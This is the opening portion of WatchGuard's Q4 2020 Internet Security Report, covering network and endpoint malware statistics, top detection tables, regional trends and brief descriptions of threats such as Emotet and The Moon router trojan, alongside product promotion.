



INTERNET SECURITY REPORT



Quarter 4, 2020

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

03 Introduction

05 Executive Summary

06 Firebox Feed Statistics

08 Malware Trends

- 09 Overall Malware Trends
- 11 Most-Widespread Malware
- 13 Catching Evasive Malware
- 14 Individual Malware Sample Analysis

18 Network Attack Trends

- 19 Most-Widespread Network Attacks
- 21 Top 10 Network Attacks Review
- 22 Overall Geographic Attack Distribution

24 DNS Analysis

- 25 Top Malware Domains
- 27 Firebox Feed: Defense Learnings

28 Endpoint Threat Trends

30 Top Ransomware Variants in 2020

- 33 Endpoint Defense Learnings

34 Top Security Incident

35 SolarWinds Breach

- 39 Important Takeaways

40 Conclusion and Defense Highlights

43 About WatchGuard

Introduction

As digital technology has evolved and become much more interconnected, your individual company's cybersecurity posture has expanded to affect others far beyond just your own organization. This complex cyber-ecosystem means it's now in your best interest to improve everyone's cybersecurity stance, not just your own. I believe cybersecurity needs to become a community effort that creates a tide to lift all boats.

Both the pandemic and the SolarWinds breaches seeded my reflections on why it's so important to help others improve their security posture too. Deep down, I'm sure we all realize how interconnected human society is. While we don't know the names of all the thousands of different people we rely on regularly, everything from food, to energy, to products and services, comes from countless other individuals who we truly need to live in the way society has become used to. When the pandemic started, seeing the results of supply chain disruptions due to these interconnections made that fact much starker than we may have consciously realized before. When the shelves are bare at your local grocery store, you really start to comprehend how much you rely on other people, even if you live a very introverted life.

This complex, interconnected reliance is completely true with digital technologies as well, as has become greatly apparent thru the SolarWinds breach (which we detail later in this report). You may not have had a direct relationship with SolarWinds or their products, but there is a chance their breach may have affected you anyway. For instance, their breach affected at least a hundred other big companies, who downloaded a legit-looking, but trojanized version of a product installer. Mimecast was among the affected companies, and as a result the attackers also stole private Mimecast digital certificates, which gave the attackers access to Mimecast customers' Microsoft 365 (M365) tenants. So already, those Mimecast customers are affected by a breach that started with a company they may not have any direct connection to. And each of those Mimecast customers probably has partners and customers of their own, who may now be affected by the Mimecast breach as well. Our digital connections probably go far deeper than we ever really contemplate – like the six degrees of Kevin Bacon game, if he were a digital android.

In short, no matter what type of business, organization, or

The Q4 report covers:

06

Firebox Feed Threat Trends:

This section highlights the top malware, network attacks, and threatening domains we see targeting customers. We break these results down both by raw volume and by the most widespread threats, while also giving a regional view. We also highlight individual standout threats, such as Emotet, Tesla Agent, the return of cryptominers, and an IoT trojan targeting consumer routers called The Moon.

28

Endpoint Malware Trends:

For four years, we've shared the network view of cyber attacks. This quarter, we finally bring you the endpoint view. In June 2020, we completed our acquisition of Panda Security, an advanced endpoint security company. This quarter, we share a full year of malware trends from those product's threat intelligence. Endpoint devices often see the last stage payload attackers sneak onto computers, so this new section gives more perspective on a threat actor's final objectives.

34

The SolarWinds Breach:

This quarter we share our analysis of the sophisticated SolarWinds supply chain breach, which will have wide implications on the security industry for years to come. This allegedly state-sponsored breach didn't only affect SolarWinds, but spread to almost 100 companies, including major Fortune 500s, security companies, and the US government. Realizing the interconnected nature of our digital ecosystem is critical to your ability to protect against supply chain incidents.

39

Defense Strategies & Tips:

Finally, we don't share threat analysis to scare you, but rather to give you the insights you need to deploy proper defenses. While trends don't always predict the new sophisticated attack, they do identify the tactics threat actors repeat, which will highlight protections with the most return on investment. We share these highlights as tips and strategies throughout this report.

If any of that interests you, keep reading to learn more

person you are, collectively we are all interconnected in many ways and rely on one another. Your good cybersecurity posture is in my best interest because of these complex connections. Likewise, my good cybersecurity posture is in your best interest as well. Of course, we only have control of our own resources, and can only directly secure ourselves. However, I propose cybersecurity should be a community effort, and we all need to try and influence our friends and partners to raise their boats as well. Security experts often remind us that our security is only as good as the weakest link. However, the recent supply chain breaches show us that the weakest link may extend to various partners and technological connections beyond our own organization as well.

This quarterly report is the WatchGuard Threat Lab's attempt to lift all boats and help strengthen weak links across the entire technology landscape. We believe that by sharing threat intelligence and security awareness, as well as the best practices associated with each finding or attack, we can encourage more companies to execute on the right security strategies. Making other companies and organizations more secure also improves our security too, as we are surely connected with many of you.

Our Internet Security Report (ISR) covers the quantifiable findings we gather from our various security products around the world, as well as any internal security research projects or external security stories we find throughout the quarter. We start by helping you understand the threat landscape through the analysis of the latest real-world attacks. Our data comes from a deluge of threat indicators delivered by over 45,000 WatchGuard Fireboxes, which we analyze to report most-common and -widespread cyber threats from last quarter.

I am also excited to announce the recent inclusion of Panda Adaptive Defense 360 (AD360) data into our quarterly report. In June of 2020, we closed our acquisition of Panda Security, a company that provided advanced endpoint protection to millions of endpoints for over 30 years. In this report, we share the annual view of malware from the perspective of millions of endpoints. While we have reported on malware trends since the start of this report, it was all from a network perspective. The types of early stage "droppers" that network anti-malware defenses detect is quite different than the final stage payload

attackers deliver to a victim endpoint. We hope and expect our new endpoint data will give you a nuanced perspective of the threats actually making it to your employees' computers. While this quarter's endpoint data covers the full year of 2020, we hope to give you quarterly slices in our upcoming reports.

In any case, between all our network and endpoint threat intelligence, we receive a cutting-edge view into what the adversary targets and how they carry out their malicious campaigns. Knowing what criminal hackers are up to gives us the insights we need to tell you how to stop them. This report also highlights the top protection strategies you can deploy to avoid incidents in the first place. We share defensive tips throughout the report, but also summarize the most important high-level strategies at the end.

Your first priority should always be your own defense. However, supply chain breaches have proven that we are a lot more connected to each other than we might realize. We hope this report spreads the security awareness to lift all boats, but also inspires you to influence and improve the security of others within your own circles of connection.

Corey Nachreiner

CTO, WatchGuard Technologies

Executive Summary

The network malware and attack trends we have seen since the start of the pandemic have continued during Q4, 2020. We see much less malware detection at the office perimeter, which makes sense with many employees working from home. However, we also see record network attacks or IPS detections hitting organizations' perimeters. While the phishing and other email attacks that tend to introduce users to malware have followed them home, the adversary realizes we still deploy network and remote access services at our offices. In fact, you probably deployed even more network services at your organization when the pandemic first started, in order to allow your new remote work requirements. In short, while you need endpoint protections to guard your remote workers, you still need to maintain your network defenses to secure all your network services at the office and in the Cloud.

While network-based malware detections are down, we are seeing plenty of malware, the only difference is it now hits endpoints at home. [WatchGuard's newly acquired](#) Adaptive Defense 360 has caught and blocked a great deal of malware through 2020, and this quarter we share some of those endpoint trends. Our endpoint detection saw a decline in unique ransomware variants, likely because it's now mostly targeted, but also saw a huge 888% increase in fileless malware, or threats that use living-off-the-land (LotL) techniques. Don't take the lack of network-based malware volume as an excuse to lower your guard. Rather, make sure you have layered endpoint protection that can keep your home workers safe.

Outside those high-level trends, zero day malware (malware that evades signature-based protection) increased significantly in Q4, making up over 61% of all malware. We also saw encrypted threats hiding in TLS communications increase to almost 62%. As we mentioned in past reports, cyber criminals continue to increase their sophistication and evade traditional defense, even as they refocus their targets due to the pandemic.

This report covers a lot more, including details on fileless malware growth, an IoT or consumer router trojan called The Moon, a resurgence of cryptominers, the latest top malicious domains, and many other interesting details.

Some top-level Q4 2020 highlights include:

- Overall perimeter-detected **malware is down 4% quarter-over-quarter (QoQ)**, which we continue to expect due to the pandemic causing many employees to work from home.
 - **Over 61% of malicious files are zero day malware**, meaning the malware is not detected using signature-based protections. This is **up 11 points compared to last quarter**.
 - We saw a slight decrease in malware arriving over encrypted channels, with **47% of malware using TLS** (down 7 points compared to Q3). Decrease aside, this malware tends to be more sophisticated than average, with **~61% of it being zero day malware**.
 - Overall, **Fireboxes blocked 20.6 million malware samples** in Q4, which averages to ~456 per Firebox.
 - **Network attacks and unique exploit detections hit another two-plus year high**. Network attacks swelled to more than **3.49 million in Q4**, while unique network attack signatures grew just under 4% in Q4. This shows that criminals are still targeting the office with a larger variety of network exploits.
 - During Q4 2020, Firebox appliances' intrusion prevention service (IPS) blocked an average of **77 attacks per appliance**.
 - Despite an increase overall, **network attacks targeting the Asia and Pacific (APAC) regions declined 16 points**, while attacks in AMER and EMEA made up the difference.
 - During Q4, **DNSWatch blocked a combined 1,313,686 malicious domain connections**.
 - Fileless malware attacks skyrocket. According to a year's worth of endpoint threat intelligence from WatchGuard Panda products, **fileless malware rates in 2020 increased by 888% over 2019**.
 - **The number of unique ransomware payloads (not volume) trended downward, falling ~48% in 2020** (2,152 unique payloads from 4,131 in 2019). The steady decline in ransomware volume indicates attackers continue to shift away from the unfocused, widespread campaigns of the past toward highly targeted attacks against healthcare organizations, manufacturing firms and other victims.
 - **Cryptominers are back on the rise following a 2019 lull, with unique variants climbing more than 25% year-over-year (YoY)**, reaching 850 unique variants during 2020.
 - In Q4, **"The Moon" (Linux.Generic virus) made its debut on WatchGuard's list of top 10 malware list**. It directly targets Linux-based IoT devices, NAS servers, and consumer-grade routers, like those from Linksys, Seagate, and more.
 - A new trojan (Trojan.Script.1026663) dupes email scanners with a multi-staged installation approach.
- That's just a glimpse of what this quarter's report offers. The individual sections contain much more detail, including our first annual analysis of endpoint threats from Panda Security software. Read on to learn all the interesting specifics, as well as the many defense strategies and tips throughout this report.

The background of the entire page is a digital illustration of a server room. It features rows of server racks on both sides of a central aisle, with glowing blue lights emanating from the racks. A network of white lines and dots is overlaid on the scene, suggesting data flow and connectivity. The ceiling is a grid of glowing blue squares. The overall color scheme is dominated by deep blues and bright whites, creating a high-tech, futuristic atmosphere.

Firebox Feed Statistics



Firebox Feed Statistics

What Is the Firebox Feed?

Each quarter we gather real-world data from Firebox deployments and use that data to track down attack trends. In some cases, the trends become obvious. When new malware becomes popular, we see this directly in our data. Other times we need to dig deeper to understand how new exploits affect the current landscape and how best to protect your systems. This threat intelligence comes from WatchGuard customers around the world who have chosen to opt in to threat intelligence sharing.

We build the Firebox Feed with data obtained from four security services on WatchGuard Fireboxes:

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine for malware detection
- **APT Blocker:** Sandbox-based malware detection
- **Intrusion Prevention Service (IPS):** Detects and blocks network attacks
- **DNSWatch:** Blocks connections to malicious destinations at the domain lookup

With advanced malware and new zero day malware coming out from nation-state actors, such as the SUNBURST or SUPERNOVA variants from the recent SolarWinds attack, we believe you need advanced malware protection tools to protect your networks. We can't stress the importance of layered defenses enough to combat these threats.

Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also help our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 12% of the active Fireboxes in the field.

If you want to improve this number, follow these three steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS and APT Blocker, if available



Malware Trends

After warnings it would make a comeback in 2020, Emotet made our top 10 list for the second quarter in a row; this time as a downloader. Recently, Emotet has faced some resistance to its spread. In late January, the National Police of Ukraine – working [with the FBI](#), Europol and many other authorities – took down the Emotet attacker's command and control (C2) servers (which you can see in [this video](#)). This has resulted in a temporary reduction in Emotet during 2021, so we expect Q4 may be the last quarter that it hits our top 10 for a while. However, because anyone can create new Emotet variants and C2 infrastructure, we don't expect you've seen the last of Emotet and variants like it yet.

During Q4, a new malware variant reached the top 10 list, going by the generic family name Linux.Generic. When we analyzed the malicious sample triggering this signature, we found a common Linux-based threat called [The Moon](#). This threat directly targets consumer-based routers, like ones from Linksys, Netgear and TP-Link, and exploits old vulnerabilities in these routers' Linux software to gain control. For instance, The Moon can take advantage of a 2015 vulnerability in NetUSB (CVE-2015-3036) to bypass the router login page. Before we dive into details about The Moon and other threats, let's look at the overall malware highlights for Q4, 2020.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements please enable WatchGuard Device Feedback on your device.

We encourage our users to use a layered defense to protect themselves from malware. We follow this principal in our own product by using three separate methods to block the malware.


Gateway AntiVirus (GAV) uses signatures to identify malware and quickly block it without any significant load on the Firebox itself.



IntelligentAV (IAV) inspects the suspect file for identifying features using machine-learning algorithms. Based on the results it gives a score. We use the score to determine if we allow the file or not.



APT Blocker uses a full sandbox to inspect suspect files. Doing so allows us to determine the intent of the file and identify even well-hidden malware since the malware believes it infected a real device.



Q4 2020 Overall Malware Trends:

- We saw a small drop in the number of Fireboxes reporting in this quarter.
- Malware detected by **Gateway AntiVirus** dropped by 11%, quarter over quarter (QoQ)
- Between the increase in zero day malware by 11% and the decrease in reporting Fireboxes, the total malware hits per Firebox was close, but increased 3.5% to **456 detections per Firebox**.
- **IntelligentAV (IAV)** dropped to just 52% of the previous quarter.
- Malware sent over encrypted connections continue to make up about half (47%) the malware seen on Fireboxes doing TLS inspection.

Top 10 Gateway AntiVirus (GAV) Malware Detections

Our top 10 malware list for Q4 included many of the usual suspects from previous quarters, like Heri, Heim.D, and Cryxos. However, it also included new threats to the list, like The Moon, which infects Linux-based routers. We also saw Emotet return in Q4, this time through a Windows downloader. Finally, two old threats, Mimikatz and a generic phishing sample we haven't seen en masse for a year, returned to the top 10.











Top 10 Gateway AntiVirus Malware				
COUNT		THREAT NAME	CATEGORY	LAST SEEN
2,140,536		Win32/Heri	Win Code Injection	Q3 2020
1,555,910		Win32/Heim.D	Win Code Injection	Q3 2020
1,101,254		Gnaeus	Scam Script	Q3 2020
387,523		Cryxos	Scam File	Q3 2020
320,991		Exploit.CVE-2017-11882	Office Exploit	Q3 2020
256,280		Linux.Generic (The Moon)	IOT Exploit	New
226,354		Phishing	Phishing	Q2 2019
184,358		W97m.Downloader (Emotet)	Win Code Injection	Q3 2020
178,674		GenericKD	Win Code Injection	Q3 2020
175,570		Mimikatz	Password Stealer	Q3 2020

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Encrypted Malware Detections

About a year ago, we started to monitor the malware detected over encrypted connections to see if it differs from the normal top 10. We found that it does. Lately, we find about half the malware a Firebox detects was sent over encrypted connections. However, only a small portion of Firebox administrators use our TLS inspection. If you don't inspect this encrypted traffic, you miss a big portion of malware that might enter your network.

For example, we see a lot of malware and phishing links in email using legitimate domains names, like docs.google.com, my-sharepoint.com, or cloudfront.net. These domains can represent Content Delivery Networks (CDNs), Cloud file share services, and other legitimate Cloud services, but what they all have in common is allowing "customers" to host customer-controlled content on a legitimate domain. For example, I could upload a document to Google's files service and that file gets a docs.google.com URL. The problem is, threat actors can also host malicious content on these Cloud services too, which results in a legitimate-looking domain hosting a malicious file (like a phishing html page). Attackers do this both to make their phishing links look trustworthy, but also because they know security companies can't fully block "docs.google.com" without blocking all the legitimate content also hosted there. Complicating matters, these Cloud services leverage HTTPS to secure their communications and content. Since we can't block these legitimate domains outright, you should scan their contents for malware, but you can only do so with TLS inspection enabled. In order to effectively keep your network safe from this sort of attack, we highly recommend you [enable inspection of encrypted content](#).

Now that you know why TLS inspection is so important, let's look at the top 5 malware by volume found over encrypted connections.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
33,993	Mail.RKR	Win Code Injection
30,729	GenericKD	Generic Win32
19068	Valyria	Downloader
9,501	Popunder	Generic Adware
7,030	Application.Agent	Generic Adware

Figure 2: Top 5 Encrypted Malware Detections

Mail.RKR tops the list of top TLS malware, but instead of loading Zusy like in previous quarters, we saw a pivot to Agent Tesla and more generic malware. Fireboxes in Q4 never saw the same Mail.RKR file twice, making identification of the malware difficult even when inspecting HTTPS traffic. We don't know if any Mail.RKR malware bypassed the Fireboxes first layer of basic malware detection, but we recommend using GAV, IAV, and APT Blocker, which can catch any unknown malware just in case.

Valyria, like the W97m.Downloader in the top 10 list, usually starts as an Office exploit that abuses the CVE-2017-11882 vulnerability to load the Valyria trojan. In some cases, Valyria will even install Emotet like W97m.Downloader.

We also saw two separate adware families not previously seen in the top 10 malware list. While adware may not cause the same level of cyber destruction as other malware families, it is still a nuisance that can enable additional attacks through phishing and keylogging. We believe we know why. Many, but not all, types of adware require a user to visit a website before activating. Malware on the other hand needs a file server to download. Email links, like we often see with malware, can point to a basic file server with no need to set up a website or configure a certificate for an encrypted connection.


Top 5 Most-Widespread Malware Detections

It's important to know the top threats by pure volume, but just because something is plentiful doesn't mean everyone sees it. Some threats may just affect a small subset of users repeatedly. That's why our widespread malware lists focus on the variants that touch the most Fireboxes overall. The top 5 most-widespread list represents the malware that most networks see, even if they don't reach the highest volumes. We calculate the result over each country and each region. The chart below shows how likely a network in these countries saw that malware family.

We don't see many significant changes in Q4 from Q3. While the percentages in each country and region changed, they didn't change a lot. We do see Script.1026663 replacing Delf.Farelt and targeting EMEA (Europe, Middle East and Africa) region. We will look at this malware later.

Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
JS:Adware.Popunder.B	Indonesia 62.94%	Morocco 54.84%	Malaysia 54.49%	19.76%	18.61%	23.60%
Exploit.CVE-2017-11882	Luxembourg 36.45%	Greece 32.05%	Germany 28.17%	20.01%	7.54%	6.70%
Exploit.RTF-Obfs-ObjDat.Gen	Greece 25.04%	Turkey 24.11%	Italy 18.73%	14.33%	7.57%	4.35%
JS:Adware.Popunder.D	Sweden 35.22%	Thailand 33.56%	Denmark 31.82%	8.34%	8.02%	9.52%
Trojan.Script.1026663	Turkey 18.62%	Greece 18.36%	Indonesia 18.18%	10.53%	4.31%	3.33%

Figure 3: Top 5 Most-Widespread Malware Detections




Geographic Threats by Region

This regional table highlights the volume of malware that Fireboxes detected in the three primary areas of the world; Europe, the Middle East and Africa (EMEA), North and South America (AMER) and the Asia-Pacific (APAC). Besides pure volume, the table also shows a percent that represents malware hits per Firebox. Since some regions have more Fireboxes than other regions, a really high overall malware volume doesn't necessarily translate to high hits per Firebox. For example, the APAC region has far less pure malware volume than the AMERs. However, we also see far fewer Fireboxes reporting in from APAC. As a result, APAC actually beats AMER for the malware hits on a per-Firebox basis.

To summarize, EMEA leads all regions in both pure malware volume and malware hits per Firebox. But as mentioned, while AMER greatly outpaces APAC in pure malware volume, APAC passes AMER in hits per Firebox. These overall trends have continued from previous quarters.

A note on the differences in Hits vs Percentage Per Firebox. Fewer Fireboxes report from the APAC region making the total hits lower than AMER, but overall APAC sees more malware per Firebox.

Malware Detection by Region





Catching Evasive Malware

Polymorphic malware is released in such volume that signature-based malware protection can't keep up. When you hear about a malware family like Emotet, the reality is there are likely tens of thousands of slightly altered variants of that malware. While the core underlying threat is the same, attackers can use packing techniques to make the exact same sample look repeatedly different at a binary level. That's why you need more proactive malware detection techniques, like machine learning or behavioral analysis, to catch this evasive malware.

